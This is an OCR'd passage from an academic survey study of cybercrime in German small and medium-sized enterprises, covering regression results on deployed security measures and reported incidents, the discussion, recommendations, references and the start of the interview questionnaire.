


Figure 4: Technical (top half) and organizational (bottom half) security measures reported by our interviewees.

their systems, use up-to-date anti-virus software, deploy effective access control mechanisms, and secure backup strategies. While we cannot provide an in-depth analysis of respective technologies and deployment quality or maturity, our results indicate that many common technical security measures find widespread adoption in companies.

In contrast, the adoption of organizational measures is lower in general and more diverse. While most interviewees reported written security and privacy policies (78.7%) in their companies and that they get regularly reviewed and revised if necessary (79.4%), only 29.9% report security certifications or exercises or simulated the failures of computer systems in their companies (37.4%). Again, we cannot provide more in-depth details of the quality or maturity of policies or the type of security certification.

Figure 4 illustrates the deployment likelihood of both technical and organizational security measures varies with company size.

Technical Security Measures. While technical security measures seem to find widespread adoption in general, we report individual measures in more detail below. We ran a logistic regression for every technical security measure, including demographics and risk awareness as optional factors.

We consider the following technical measures: regular backups, up-to-date antivirus software, use of firewalls, regular security updates, use of individual access control, and password requirements. Our regression models indicate that for all technical measures other than access control, technical staff was significantly more likely to report the deployment of the security measure than other employees. A potential explanation is that technical staff is well-informed about deployed measures.

Table 5 shows the regression analysis outcome for individual access control and regular security updates. Tables 13–16

Table 5: Logistic regressions for technical measures.

Individual Access Control	**O.R.**	**C.I.**	***p*-value**
Company Age	1.32	[0.78, 2.25]	0.30
Export Activity	1.34	[0.99, 1.82]	0.06
International Branches	1.63	[0.92, 2.87]	0.09
IT-Sec External	**1.99**	**[1.54, 2.57]**	**<0.01***
Industry Sector (only levels with significance displayed)			
C: Manufacturing	**1.57**	**[1.00, 2.47]**	**0.05***
E: Water & Waste	**2.98**	**[1.01, 8.78]**	**0.05***
J: Communication	**5.93**	**[1.76, 19.91]**	**<0.01***
L: Real Estate	**6.56**	**[1.94, 22.15]**	**<0.01***
M: Prof. & Scientific	**5.86**	**[2.55, 13.48]**	**<0.01***
P: Education	**3.47**	**[1.71, 7.02]**	**<0.01***
Q: Health & Social Work	**3.29**	**[1.74, 6.22]**	**<0.01***
R: Arts & Entertainment	**3.96**	**[1.15, 13.63]**	**0.03***
S: Other Services	**2.96**	**[1.26, 6.97]**	**0.01***
Interviewee Position			
Management	**0.39**	**[0.25, 0.62]**	**<0.01***
Tech	**1.60**	**[1.04, 2.48]**	**0.03***
Other	**0.49**	**[0.29, 0.82]**	**<0.01***
Risk Assessment Mass	**1.16**	**[1.05, 1.29]**	**<0.01***
Employees Tech (Per 100)	**6.76**	**[1.28, 35.83]**	**0.02***
Employees (Per 100)	**1.25**	**[1.09, 1.43]**	**<0.01***
Regular Security Updates	**O.R.**	**C.I.**	***p*-value**
Export Activity	1.38	[0.94, 2.03]	0.10
Multiple National Branches	1.21	[0.86, 1.71]	0.27
IT-Sec External	**1.53**	**[1.10, 2.11]**	**0.01***
Industry Sector (only levels with significance displayed)			
H: Transportation	**0.51**	**[0.26, 0.97]**	**0.04***
Interviewee Position			
Tech	**2.60**	**[1.84, 3.67]**	**<0.01***
Employees (Per 100)	1.11	[0.96, 1.28]	0.17

in the Appendix summarize the remaining regression models. The reporting of deployed technical measures varied by interviewee job role. Technical staff was more likely to report the deployment of individual access control (O.R. = 1.6), regular backups in a separate location (O.R. = 2.74), antivirus software (O.R. = 3.33) and regular security updates (O.R. = 2.60). Interviewees in management roles were significantly less likely to report the deployment of password requirements (O.R. = 0.64), individual access control (O.R. = 0.39) and firewalls (O.R. = 0.37).

We find that the likelihood of deploying technical security measures varies by industry sector: Compared to the construction baseline, companies in the manufacturing (O.R. = 0.67), transportation (O.R. = 0.59), and finance and insurance (O.R. = 3.80) sectors were more likely to deploy password requirement policies. We found similar effects for the deployment of access control mechanisms. Considering the odds ratio, companies in the communication (O.R. = 5.93), real estate (O.R. = 6.56), and professional, scientific, and technical activities (O.R. = 5.86) sectors were most likely to deploy access control. Companies in the transportation (O.R. = 0.51) sector were also more likely to perform regular security updates compared to the construction baseline. The deployment of firewalls, antivirus software and the adoption of backup strategies did not vary significantly by industry sector.

The deployment of password requirement policies (O.R. = 1.23) and access control (O.R. = 1.25) varies by company headcount. Larger companies were more likely to deploy

both security measures. In contrast, the use of antivirus software, regular security updates, or firewalls do not track with company headcount.

The use of antivirus software (O.R. = 4.18), firewalls (O.R. = 3.77), and a company's backup strategy (O.R. = 2.47) varied with company age. Similarly, company age positively correlated with the deployment of the previous measures - more mature companies were more likely to deploy them. However, we could not find a correlation between company age and other technical security measures.

We identified a correlation of the use of external information security expertise with the deployment of access control (O.R. = 1.99), antivirus software (O.R. = 2.87), regular security updates (O.R. = 1.53) and firewalls (O.R. = 2.18).

> *Summary: Technical Security Measures.* We find that basic technical security measures are widely deployed, even in small companies. However, we also find that aspects such as industry sector, company headcount, company age and the use of external information security expertise correlated with a diverging deployment of technical security measures.

Organizational Security Measures. We report results for the following deployed organizational security measures: incident response plans, risk and vulnerability analyses, emergency management and drills, information security certification, information security training for employees, written information security policies and regular compliance checks. Table 6 illustrates the regression analysis for security certifications. We list the remaining regression analyses for organizational measures in tables 8–12 in the Appendix.

Similar to technical security measures, the regression analyses suggest that the interviewees' job role correlated with the reporting of organizational security measures. Interviewees working in tech were more likely to report all organizational security measures, while interviewees working in management more often reported the implementation of information security policies, incident response plans (O.R. = 0.68), and emergency drills (O.R. = 0.60). However, data protection officers were more likely to report on information security policies (O.R. = 1.69) and their enforcement (O.R. = 1.56).

Figure 4 suggests that organizational measures are less common than technical measures, especially in smaller companies (cf. Table 6,8–12). Similarly, larger companies are more likely to deploy written information security policies and incident response plans (O.R. = 1.36), regular enforcement of information security policies (O.R. = 1.08), information security training for their staff (O.R. = 1.14), and practicing emergency drills (O.R. = 1.17). Interestingly, the reported prevalence of risk analyses and information security certifications did not vary by company size. An explanation could be that information security certifications are required by law for companies in certain industry sectors like finances and health, which typically have fewer staff.

The use of external information security providers correlated with the deployment of two organizational information security measures. Companies that relied on external information security providers were more likely to deploy information security policies or incident response plans (O.R. = 1.31), and regular emergency drills (O.R. = 0.80).

Companies with international locations were more likely to deploy written security policies or incident response (O.R. = 1.38), security certification (O.R. = 1.27), security policy enforcement (O.R. = 1.29) and security training (O.R. = 1.49). Similarly, companies with more than one national branch, were more likely to deploy regular risk analyses (O.R. = 1.19), written security policies or incident response plans (O.R. = 1.58) and enforcement of these policies (O.R. = 1.34).

We included the risk perception (cf. Section 4.2) as an optional factor in the regression analysis. We find that risk perception in the context of targeted attacks correlated with the reporting of a written information security policy or incident response plan (O.R. = 1.17), for information security certification (O.R. = 1.16), risk analysis (O.R. = 1.12), information security training (O.R. = 1.11) and the execution of emergency simulations or drills (O.R. = 1.18). On the other hand, risk perception in the context of mass attacks correlated with a lower likelihood for that company to have information security certification or perform risk analysis.

We also found that the number of tech staff in companies correlated with the reporting of policy enforcement and compliance (O.R. = 1.37) as well as emergency drills (O.R. = 1.20).

Similar to technical security measures, the industry sector correlated with the reporting of organizational measures. A potential explanation can be law requirements for as well as requirements and technological affinity of different sectors. For example, companies in the finances & insurance sector have strong security requirements [8]. This sector holds the highest odds ratio in five of six organizational measures, including for information security policies and incident response plans (O.R. = 6.43), for the enforcement of these plans (O.R. = 7.20), in regular risk analyses (O.R. = 7.27), in security training (O.R. = 13.85), and for the deployment of emergency drills (O.R. = 16.09).

> *Summary: Organisational Security Measures.* Organizational measures have lower adoption rates in SMEs. However, we find that company size correlates with all organizational security measures we included in our analysis. Companies in the finance and energy sector are most likely to employ organizational security measures.

4.4 Reported Incidents

We asked participants to report the security incidents their company detected and reacted to in the last 12 months. We explicitly asked participants not to report incidents that could

Table 6: Logistic regression for information security certification.

Factor	O.R.	C.I.	*p*-value
Company Age	1.05	[0.71, 1.54]	0.81
Multiple National Branches	**1.20**	**[1.02, 1.40]**	**0.03***
International Branches	**1.27**	**[1.02, 1.58]**	**0.04***
IT-Sec External	**1.48**	**[1.26, 1.73]**	**<0.01***
Industry Sector (only levels with significance displayed)			
D: Energy & Gas	**7.82**	**[3.88, 15.76]**	**<0.01***
G: Retail	**1.80**	**[1.20, 2.71]**	**<0.01***
I: Accommodation & Food	**2.67**	**[1.55, 4.61]**	**<0.01***
J: Communication	**3.35**	**[2.01, 5.58]**	**<0.01***
K: Finances & Insurance	**4.94**	**[2.96, 8.24]**	**<0.01***
L: Real Estate	**2.11**	**[1.09, 4.08]**	**0.03***
M: Prof. & Scientific	**2.22**	**[1.45, 3.39]**	**<0.01***
N: Administrative & Sup.	**2.34**	**[1.46, 3.75]**	**<0.01***
Q: Health & Social Work	**2.14**	**[1.38, 3.32]**	**<0.01***
R: Arts & Entertainment	**3.30**	**[1.65, 6.62]**	**<0.01***
Interviewee Position			
Management	**0.70**	**[0.58, 0.85]**	**<0.01***
Factory Safety	**2.58**	**[1.36, 4.91]**	**<0.01***
Risk Assessment Mass Attack	**0.86**	**[0.81, 0.93]**	**<0.01***
Risk Assessment Targeted Attack	**1.16**	**[1.06, 1.28]**	**<0.01***
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.10
Employees Tech (Per 100)	1.07	[0.95, 1.21]	0.24

Table 7: Logistic regressions for reported security incidents.

Ransomware	O.R.	C.I.	*p*-value
Interviewee Position			
Audit	1.73	[0.95, 3.16]	0.07
Regular Backups and Separate Backup Location	1.36	[0.73, 2.55]	0.34
Regular Security Updates	0.68	[0.34, 1.38]	0.28
Information Security Policies or Incident Response Plan	**2.02**	**[1.39, 2.94]**	**<0.01***
Information Security Certification	0.97	[0.78, 1.21]	0.80
Information Security Policy Enforcement	**0.72**	**[0.56, 0.93]**	**0.01***
Risk Analysis	1.05	[0.84, 1.30]	0.67
Emergency Drill	0.99	[0.81, 1.22]	0.95
Password Requirements	1.02	[0.72, 1.43]	0.93
Individual Access Control	1.02	[0.65, 1.59]	0.93
Company Age	0.98	[0.60, 1.60]	0.92
Export Activity	1.15	[0.90, 1.45]	0.26
Multiple National Branches	**1.58**	**[1.29, 1.92]**	**<0.01***
International Branches	1.06	[0.81, 1.40]	0.66
Industry Sector (only levels with significance displayed)			
H: Transportation	**0.52**	**[0.28, 1.00]**	**0.05***
Information Security Training	1.17	[0.94, 1.46]	0.15
Per 1 Mio Annual Turnover	1.00	[1.00, 1.00]	0.17
Employees Tech (Per 100)	**1.00**	**[1.00, 1.00]**	**0.03***
Employees (Per 100)	1.07	[1.00, 1.14]	0.07
CEO-Fraud	**O.R.**	**C.I.**	***p*-value**
Interviewee Position			
Tech	**1.42**	**[1.09, 1.85]**	**<0.01***
Information Security Policies or Incident Response Plan	**1.68**	**[1.14, 2.47]**	**<0.01***
Information Security Certification	1.01	[0.81, 1.27]	0.91
Information Security Policy Enforcement	0.95	[0.73, 1.24]	0.71
Risk Analysis	1.15	[0.93, 1.43]	0.20
Company Age	1.10	[0.66, 1.84]	0.71
Export Activity	1.11	[0.87, 1.42]	0.40
Multiple National Branches	**1.29**	**[1.06, 1.58]**	**0.01***
International Branches	**1.52**	**[1.17, 1.97]**	**<0.01***
Industry Sector (only levels with significance displayed)			
D: Energy & Gas	**2.34**	**[1.02, 5.34]**	**0.04***
S: Other Services	**2.34**	**[1.18, 4.63]**	**0.01***
Per 1 Mio Annual Turnover	**1.00**	**[1.00, 1.00]**	**<0.01***
Employees Tech (Per 100)	1.00	[1.00, 1.00]	0.27
Employees (Per 100)	**1.20**	**[1.12, 1.28]**	**<0.01***

be dealt with automatically, e. g., spam e-mails that were automatically blocked using anti-virus software or spam filters. 45.1% of the participants reported that their company had to actively react to at least one incident in the last 12 months. More than half of them (1,842) were attacked multiple times. Figure 5 illustrates the reported incidents. We find that while some attack-types are evenly distributed across industry sectors, some types of attacks were more frequently reported for certain industry sectors.

We specifically asked interviewees to report on CEO-Fraud, DDoS, defacing, manual hacking, phishing, ransomware, and spyware & other malware (cf. Table 7 for ransomware and CEO-Fraud). The remaining regression analyses are listed in the Appendix (cf. Table 17–21).

We find that multiple national company locations correlated with the reporting of incidents including ransomware (O.R. = 1.58), spyware & other malware (O.R. = 1.21), manual hacking/advanced persistent threat (O.R. = 2.03), DDoS (O.R. = 1.36), CEO-fraud (O.R. = 1.29) and phishing (O.R. = 1.24).

Furthermore, companies that report information security policies or incident response plans (O.R. 1.21–2.98) correlated with the reporting of phishing, CEO-fraud, defacing, or ransomware attack. Participants who reported active enforcement of these plans were less likely to report attacks in all categories except for DDoS (O.R. 0.57–0.91).

Reporting export activity was positively correlated with reporting spyware and other malware (O.R. 1.27).

To further explore trends in Figure 5, we included the industry sector as a non-optional factor in the regression analyses which increased the AIC by no more than 4% across all incident models, which we deemed acceptable for the analysis. We find that the industry sector only map to some reported incident types. This included ransomware, that was less frequently reported in the transportation sector (O.R. 0.52) compared to the baseline and DDoS, that was more frequently reported in the communication sector than in the baseline (O.R. 4.34). Defacing incidents were more frequently reported both in the water & waste and communication sectors (O.R. 5.73 and 4.34), CEO-Fraud, was more frequently reported in the energy & gas and "other services" sectors (O.R. 2.34 both) and finally phishing, was more frequently reported for the vehicle retail sector (O.R. 1.60).

> *Summary: Detected Incidents.* We found that organizational measures more frequently map to the reporting of security incidents than reported technical security measurements. We find that larger companies, especially with tech departments reported more incidents. Finally, our findings suggest that the industry sector correlated with the reporting of security incidents.




Figure 5: Heatmap; percentage of companies per sector that have experienced this attack.

5 Discussion

Below, we discuss our findings and, based on the findings, outline recommendations for industry, governments and legislators, as well as future research.

5.1 Key Findings

In relation to our research questions, we summarize the following key findings:

RQ1. "*How do company employees perceive the risk of cyberattacks?*" In general, our interviewees did not perceive a high risk of cyberattacks for their companies. Notably, however, they generally perceived the risk of mass attacks higher than the risk of targeted attacks – especially interviewees working for smaller companies. The lower perceived risk of targeted attacks might make them more susceptible to attacks such CEO-Fraud, or targeted ransom ware attacks,e. g. Emotet [9], as well as insider threats.

RQ2. "*Which and how frequent are information security measures deployed in SMEs?*" Most of our interviewees reported the deployment of technical measures such as firewalls and antivirus software compared to less frequently reported organizational measures such as certifications for information security. Furthermore, we found a high variance within reported organizational measures, with measures that require regular active engagement such information security training, risk analysis, or emergency drills being less frequently reported. Together with the previously discussed low perceived risk of targeted cyberattacks, this might make companies particularly vulnerable to attacks like CEO-Fraud and insider-threats.

RQ3. "*Which types and frequencies of attacks have our participating companies detected within the last 12 months?*" Most companies reported incidents such as phishing and malware. CEO-Fraud and (D)DoS attacks also appeared to be more common problems. Defacing and manual hacking, on the other hand, were rarely reported. However, the reporting of our interviewees does not allow us to clearly distinguish between mass and targeted attacks.

RQ4. "*How are deployed security measures and company characteristics related to reported incidents and what are the emerging victimization factors?*" We found that interviewees working in particular industry sectors more frequently reported certain types of incidents: CEO-Fraud (D: Energy and Gas), (D)DoS (J: Communication), and defacing (B: Mining). Hence, while more incidents could just be the result of better detection, we still think companies in those industry sectors might require stronger protection and security measures, and should receive special attention in relation to the specific threats they are facing. Similarly, interviewees working in Public administration and Agriculture & Fishing companies reported ransomware attacks less frequently. We find that interviewees working for companies with larger tech departments more frequently reported incidents. We also find that interviewees working in companies that more frequently deployed technical security measures did not report more security incidents. However, the reporting of organizational measures correlated with the reporting of certain types of incidents. Company demographics such as international activity and company size also contributed to more frequently reported incidents by interviewees. This also relates to the more frequent reporting of incidents by interviewees working for companies with multiple locations. Companies with multiple locations reported more manual hacking incidents. The distributed infrastructure of multiple location companies might increase the attack surface and attract manual hacking attempts. Insider threats and advanced persistent threats could exploit the distributed nature of these companies. Interviewees working for companies with information security policies or incident response plans more frequently reported certain types of incidents including ransomware, phishing and defacing. The deployment of security policies might contribute to detect incidents such as ransomware, phishing and defacing more frequently, but does not seem to prevent these types of incidents.

5.2 Future Work and Recommendations

As described in Section 4, we identified different characteristics that contributed to the reported sensitivity and risk perceptions, deployed security measures, and detected incidents in

companies in different ways. The interview results reflect the complexity of companies, and illustrate that information security is impacted by technological (e.g., maturity of measures), organizational (e.g., company size, corporate culture or sector specific security requirements) and individual (e.g., ability and willingness to provide, process and share information) characteristics of companies and their employees.

While our large-scale exploratory interview study illustrates of the impact of cybercrime on SMEs, it cannot provide in-depth causal analyses of the phenomena we identified and described in this work. Therefore, our study provides ground truth for exciting future work based on 5,000 interviews.

We provide the following ideas for future work and recommendations: (i) we outline ideas for future research in the context of cybercrime and SMEs based on our findings, (ii) based on our findings we discuss recommendations for companies to improve their information security, and (iii) provide recommendations for governments and legislators.

For Researchers. Concerning follow-up work should investigate specific aspects of cybercrime and security measures we detailed in Section 5.1. We strongly recommend to mind the correlations we found between interviewee position in the company and the reporting concerning both incidences and measures, which is hard to work around for smaller companies, where some roles might be missing entirely. The strong discrepancy between tech and management in both risk assessment 4.2 and deployed measures 4.3 should be investigated in future work. This extends to the low risk perception of participants in general. 40% of the companies in our dataset have experienced cybercrime that they had to actively counter in the last 12 months. We suspect this could be caused by misconceptions about what even qualifies as cybercrime, by low consequences resulting from most types of cybercrime or by issues tracking the consequences of cybercrime in SMEs. As a final finding, we noticed outliers in the correlation of industry sectors and incidents (cf. Figure 5). An in-depth investigation could reveal how to improve security for these sectors or adapt their approaches to other industry sectors. Finally, future research could assess the maturity and internal spread of technical security measures within organizations, since technical measures had very high reporting rates (c.f. Figure 4), but we suspect that the security impact of measures like access control and firewall setup can vary widely based on the implementation quality and maturity.

For Companies. While we do not have concrete recommendations for security measurements, our results indicate a strong correlation of organisational measures compared to technical measures and low adoption as seen in Figure 4. For companies, this indicates that they should look at organisational measures like information security policies and employee training and evaluate which of these make sense for their business model. Especially measures like a security incidence policy strongly correlate with reported incidences, as seen in section 4.4. Another interesting tendency in our analysis is that the risk sensitivity of the management generally was rated higher than the sensitivity of company staff. This can in part be attributed to bias when our interview partners held management positions. Even with that in mind, the management should spread this self-reported awareness to company staff and provide opportunities to raise information security awareness and participate in security training, especially for staff not directly involved in tech.

For Governments/Legislators. Seeing how industry sectors that tend to have high security requirements to upload by the law (K: Finances & Insurance and D: Energy & Gas) have a higher tendency to report fewer incidents despite strong detection mechanisms, the government can play a strong role in the security of small and medium enterprises. Legislators could improve cybersecurity by focusing on the areas of industries with high incidence counts for certain attacks as seen in Figure 5. For example requirements for industry sectors like J:Communication to implement security measures against (D)Dos attacks. Furthermore, our descriptive results in Section 4.2 show that risk awareness and assessment is still low and legislators should actively work on increasing awareness for information security and the risks of cybercrime. In Germany, we are already working to integrate results of the survey into a platform that provides information security guidelines and serves to raise risk awareness for German companies in cooperation with a federal ministry.

6 Conclusion

In this work we investigated effects, mitigations, and risk assessments of cybercrime in small and medium-sized companies in Germany. We contributed what is to our knowledge the first analysis of German SMEs on this scale. Our findings uncover that security awareness has arrived in all SMEs, but this awareness is not yet spread to all staff, mostly left to management and tech departments, which opens SMEs up to phishing, insider attacks and advanced persistent threats. We also discover positive effects likely related to legislation for information security and use our results to formulate recommendations for employers, governments and future areas of research. In conclusion, cybersecurity awareness in Germany has arrived in SMEs, but the resulting measures and assessment of risks are sub optimal and open enterprises up to unnecessary attack surfaces.

7 Acknowledgements

This research has been partly funded by the Federal Ministry for Economic Affairs and Energy Germany with the project “Cyberangriffe gegen Unternehmen” (BMWi-VID5-090168623-01-1/2017).

References

[1] Alessandro Acquisti, Allan Friedman, and Rahul Telang. Is There a Cost to Privacy Breaches? An Event Study. In *ICIS Proceedings*, volume 94, 2006.

[2] Ioannis Agrafiotis, Jason R. C. Nurse, Michael Goldsmith, Sadie Creese, and David Upton. A taxonomy of cyber-harms: Defining the impacts of cyber-attacks and understanding how they propagate. *Journal of Cybersecurity*, 4(1):1–15, 2018.

[3] Ross Anderson, Chris Barton, Rainer Böhme, Richard Clayton, Gañán Carols, Tom Grasso, Michael Levi, Tyler Moore, and Marie Vasek. Measuring the Changing Cost of Cybercrime. In *The 2019 Workshop on the Economics of Information Security*, 2019.

[4] Ross Anderson, Chris Barton, Rainer Böhme, Richard Clayton, Michel J. G. van Eeten, Michael Levi, Tyler Moore, and Stefan Savage. *Measuring the Cost of Cybercrime*, pages 265–300. Springer Berlin Heidelberg, Berlin, Heidelberg, 2013.

[5] Bisnode Deutschland GmbH. Data & Analytics - B2B und B2C. https://www.bisnode.de/.

[6] Bitkom e.V. Wirtschaftsschutz in der digitalen welt. https://www.bitkom.org/Presse/Anhaenge-an-PIs/2017/07-Juli/Bitkom-Charts-Wirtschaftsschutz-in-der-digitalen-Welt-21-07-2017.pdf, 2017.

[7] Angela Bollhöfer, Esther; Jäger. Wirtschaftsspionage und Konkurrenzausspähung. Technical report, Max-Planck-Institut für ausländisches und internationales Strafrecht, 2018.

[8] Bundesamt für Justiz (Federal Office of Justice). (German) Verordnung zur Bestimmung Kritischer Infrastrukturen nach dem BSI-Gesetz (BSI-Kritisverordnung - BSI-KritisV). https://www.gesetze-im-internet.de/bsi-kritisv/BJNR095800016.html.

[9] Bundesamt für Sicherheit in der Informationstechnik (Federal Office for Information Security). The State of IT Security in Germany in 2019. https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Securitysituation/IT-Security-Situation-in-Germany-2019.pdf?__blob=publicationFile.

[10] Bundesamt für Sicherheit in der Informationstechnik (Federal Office for Information Security). Cyber-Sicherheits-Umfrage 2017. https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/cyber-sicherheits-umfrage_2017.html, 2018.

[11] K. P. Burnham. Multimodel Inference: Understanding AIC and BIC in Model Selection. *Sociological Methods & Research*, 33(2):261–304, 2004. Publisher: SAGE Publications.

[12] Huseyin Cavusoglu, Birendra Mishra, and Srinivasan Raghunathan. The Effect of Internet Security Breach Announcements on Market Value: Capital Market Reactions for Breached Firms and Internet Security Developers. *International Journal of Electronic Commerce*, 9(1):69–104, 2004.

[13] Albesë Demjaha, Tristan Caulfield, M. Angela Sasse, and David Pym. 2 Fast 2 Secure:A Case Study of Post-Breach Security Changes. In *Proc. 4th European Workshop on Usable Security (EuroUSEC'19)*. IEEE, 2019.

[14] Department for Digital, Culture, Media and Sport, UK. Cyber Security Breaches Survey 2019. https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/813599/Cyber_Security_Breaches_Survey_2019_-_Main_Report.pdf, March 2019.

[15] D. Dittrich and E. Kenneally. The Menlo Report: Ethical Principles Guiding Information and Communication Technology Research. Technical report, U.S. Department of Homeland Security, August 2012.

[16] eurostat. NACE Rev. 2 - Statistical classification of economic activities in the European Community. https://ec.europa.eu/eurostat/documents/3859598/5902521/KS-RA-07-015-EN.PDF.

[17] Federal Bureau of Investigation. High-impact ransomware attacks threaten u.s. businesses and organizations. https://www.ic3.gov/media/2019/191002.aspx, October 2019.

[18] Maarthen Gehem, Artur Usanov, Erik Frinking, and Michel Rademaker. Assessing Cyber Security: A Meta-analysis of Threats, Trends, and Responses to Cyber Attacks. Technical report, Hague Centre for Strategic Studies, 2015.

[19] Heins & Partner GmbH. Heins & Partner. http://www.heinsundpartner.de/.

[20] Annette Hillebrand, Antonia Niederprüm, Saskja Schäfer, and Iris Thiele, Sonja; Henseler-Ungar. Aktuelle Lage der IT-Sicherheit in KMU. Technical report, Wissenschaftliches Institut für Infrastruktur und Kommunikationsdienste (WIK), 2017.

[21] Internet Crime Complaint Center. 2019 Internet Crime Report. https://pdf.ic3.gov/2019_IC3Report.pdf, 2020.

[22] <kes> Zeitschrift für Informationssicherheit. Checkliste zur informations-sicherheit. https://www.kes.info/aktuelles/microsoft-studie-2018/, 2018.

[23] Maria Kjaerland. A taxonomy and comparison of computer security incidents from the commercial and government sectors. *Computers & Security*, 25(7):552–538, 2006.

[24] Rebecca Klahr, N. Jayesh Shah, Paul Sheriffs, Tom Rossington, Gemma Pestell, Mark Button, and Victoria Wang. Cyber Security Breaches Survey 2017. Technical report, The UK Statistics Authority, 2017.

[25] James Lewis. Economic Impact of Cybercrime - No Slowing Down. https://www.mcafee.com/enterprise/en-us/assets/reports/restricted/rp-economic-impact-cybercrime.pdf, February 2018.

[26] Philipp Mayring. *Qualitative content analysis: theoretical foundation, basic procedures and software solution*. SSOAR: Open Access Repository, Klagenfurt, 2014.

[27] Mike McGuire and Samantha Dowling. Cyber crime: A review of the evidence. Technical report, United Kingdom Home Office, 2013.

[28] OECD. *Digital Security Risk Management for Economic and Social Prosperity*. OECD Publishing, 2015.

[29] Sarah Osborne, Rosanna Currenti, Maria Calem, and Hannah Husband. Crime against businesses: findings from the 2017 commercial victimisation survey. Technical report, United Kingdom Home Office, 2018.

[30] Osterman Research, Inc. High-impact ransomware attacks threaten u.s. businesses and organizations. https://go.malwarebytes.com/rs/805-USG-300/images/Second%20Annual%20State%20of%20Ransomware%20Report%20-%20Australia.pdf, July 2017.

[31] Letizia Paoli, Jonas Visschers, and Cedric Verstraete. The impact of cybercrime on businesses: a novel conceptual framework and its application. *Crime, Law and Social Change*, 70(4):397–420, 2018.

[32] Ramona Rantala. Cybercrime against Businesses, 2005. Technical report, U.S. Department of Justice, 2008.

[33] Elissa M Redmiles, Sean Kross, and Michelle L Mazurek. How Well Do My Results Generalize? Comparing Security and Privacy Survey Results from MTurk, Web, and Telephone Samples. In *Proc. 40th IEEE Symposium on Security and Privacy (SP'19)*. IEEE, 2019.

[34] Sasha Romanosky. Examining the costs and causes of cyber incidents. *Journal of Cybersecurity*, 2(2):121–135, 2016.

[35] Ravi Sen and Sharad Borle. Estimating the Contextual Risk of Data Breach: An Empirical Approach. *Journal of Management Information Systems*, 32(2):314–341, 2015.

[36] Katherine Smith, Murphy Smith, and Jacob Smith. Case Studies of Cybercrime and its Impact on Marketing Activity and Shareholder Value. *Academy of Marketing Studies Journal*, 15, December 2010.

[37] Statistisches Bundesamt (Federal Statistical Office). Business-Register. https://www.destatis.de/EN/Themes/Economic-Sectors-Enterprises/Enterprises/Business-Register/Tables/business-register.html.

[38] Statistisches Bundesamt (Federal Statistical Office). Classification of Economic Activities, issue 2008 (WZ 2008). https://www.klassifikationsserver.de/klassService/jsp/common/url.jsf?variant=wz2008&lang=EN.

[39] Statistisches Bundesamt (Federal Statistical Office). (German) Anteile kleiner und mittlerer Unternehmen an ausgewählten Merkmalen 2017 nach Größenklassen in %. https://www.destatis.de/DE/Themen/Branchen-Unternehmen/Unternehmen/Kleine-Unternehmen-Mittlere-Unternehmen/Tabellen/wirtschaftsabschnitte-insgesamt.html?nn=208440.

[40] Rock Stevens, Daniel Votipka, Elissa M Redmiles, Colin Ahern, Patrick Sweeney, and Michelle L Mazurek. The Battle for New York: A Case Study of Applied Digital Threat Modeling at the Enterprise Level. In *Proc. 27th Usenix Security Symposium (SEC'18)*. USENIX Association, 2018.

[41] Rahul Telang and Sunil Wattal. Impact of Software Vulnerability Announcements on the Market Value of Software Vendors - An Empirical Investigation. *IEEE Transactions on Software Engineering*, 33(8):544–557, 2007.

[42] The commission of the European communities. Commission Recommendation of 6 May 2003 concerning the definition of micro, small and medium-sized enterprises (Text with EEA relevance) (notified under document number C(2003) 1422). https://eur-lex.europa.eu/legal-content/EN/TXT/HTML/?uri=CELEX:32003H0361&from=DE, 2013.

[43] United Nations. Statistical Division and others. *International Standard Industrial Classification of All Economic Activities (ISIC)*. Number 4 in M. United Nations Publications, 2008.

A CATI Questionnaire

We provide a translation of the interview guide for our CATIs. It contains the questions in the form of "Question? (Choices→ **Factor in Regression [B:Baseline]**), (Scale)". The response options "not specified" and "I do not know" are given for any question, but not listed below. WZ08-Classification of the industries → **Industry Sector [B:Construction]** and headcount bins → **Headcount** were adopted from the underlying commercial sampling databases. For the full questions and supplementary material of the survey, please refer to Section 3.3.

A.1 "Company" - Introduction

1. In which area do you work in your company [multiple answers possible]? → **Interviewee Position**
   (Multiple Choice: Executive/Management Board, IT & Information Security, Data Protection, Plant Security, Audit, External Service Provider, Other [free text])
2. How high do you estimate the risk for your company to be harmed by a cyber-attack in the next 12 months...
   (...that also hits many other companies at the same time? [e.g. mass sent malware], → **Risk Assessment Untargeted**;
   ...that exclusively affects your company? [e.g. targeted espionage attack]); → **Risk Assessment Targeted** (Scale: Very low, Rather low, Rather high, Very high)

A.2 "Incidence" - Detected cyber-attacks

1. Always related to the last 12 months: How often has your organization been affected by and had to actively respond to the following types of attacks?
   (Ransomware - which was intended to encrypt company data, → **Ransomware**;
